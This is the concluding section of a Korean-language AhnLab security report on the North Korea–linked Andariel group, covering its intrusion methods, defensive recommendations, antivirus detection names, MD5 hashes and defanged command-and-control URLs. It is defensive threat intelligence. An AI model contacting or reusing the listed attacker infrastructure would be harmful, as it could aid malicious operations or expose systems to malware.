


Figure 15. 악성코드 감염 이후 Netpass 다운로드 및 실행

4. 결론

Andariel 그룹은 Kimsuky, Lazarus 그룹과 함께 국내를 대상으로 활발하게 활동하고 있는 위협 그룹들 중 하나이다. 초기에는 주로 안보와 관련된 정보를 획득하기 위해 공격을 전개하였지만 이후에는 금전적 이득을 목적으로 한 공격도 수행하고 있다. [4] 초기 침투 시 주로 스피어 피싱 공격이나 워터링 홀 공격 그리고 소프트웨어의 취약점을 이용하는 것으로 알려져 있으며 공격 과정에서 다른 취약점을 이용해 악성코드를 배포하는 정황도 확인되고 있다.

최근 확인된 공격 사례에서는 취약한 MY-SQL 서버에 대한 공격뿐만 아니라 자산 관리 프로그램 등 회사 내 여러 프로그램을 이용하여 공급망 공격을 수행하는 것으로 보인다. 사용자들은 출처가 불분명한 메일의 첨부 파일이나 웹 페이지에서 다운로드한 실행 파일은 각별히 주의해야 하며, 기업 보안 담당자는 자산 관리 프로그램의 모니터링을 강화하고 프로그램 보안 취약점이 있다면 패치를 수행하여야 한다. 그리고 OS 및 인터넷 브라우저 등의 프로그램들에 대한 최신 패치 및 V3를 최신 버전으로 업데이트하여 이러한 악성코드의 감염을 사전에 차단할 수 있도록 신경 써야 한다.

현재 V3에서는 아래와 같이 진단하고 있으며, IOC는 다음과 같다.

파일 진단

– Malware/Win.Generic.C5528992 (2023.10.25.00)
– Malware/Win.Generic.C5528516 (2023.10.26.00)
– Backdoor/Win.TigerRAT.C5517634 (2023.10.19.03)
– Backdoor/Win.Agent.C5518308 (2023.10.20.00)
– Downloader/HTML.Agent.SC193459 (2023.10.19.03)
– Downloader/HTML.Agent.SC193403 (2023.10.18.01)
– Backdoor/Win.TigerRAT.C5513095 (2023.10.17.03)
– Unwanted/Win.HackTool.C5175443 (2022.06.20.02)
– HackTool/Win.CredentialsFileView (2022.04.20.00)
– Backdoor/Win.Agent.R619279 (2023.11.01.01)
– Backdoor/Win.Agent.C5534745 (2023.11.01.01)
– Backdoor/Win.NukeSped.C5535346 (2023.11.01.03)
– Backdoor/Win.BlackRAT.C5535345 (2023.11.01.03)
– Exploit/Win.PrintSpoofer.C5535350 (2023.11.02.00)

행위 진단

– Malware/MDP.Download.M1197

MD5

0414a2ab718d44bf6f7103cff287b312

13b4ce1fc26d400d34ede460a8530d93

232586f8cfe82b80fd0dfa6ed8795c56

33a3da2de78418b89a603e28a1e8852c

3a0c8ae783116c1840740417c4fbe678

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//109[.]248[.]150[.]147[:]8080/

http[:]//109[.]248[.]150[.]147[:]8443/

http[:]//109[.]248[.]150[.]147[:]8585/load[.]html

http[:]//109[.]248[.]150[.]147[:]8585/load[.]png

http[:]//109[.]248[.]150[.]147[:]8585/view[.]php

추가 IoC는 ATIP에서 제공됩니다.

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

Source: https://asec.ahnlab.com/ko/58215/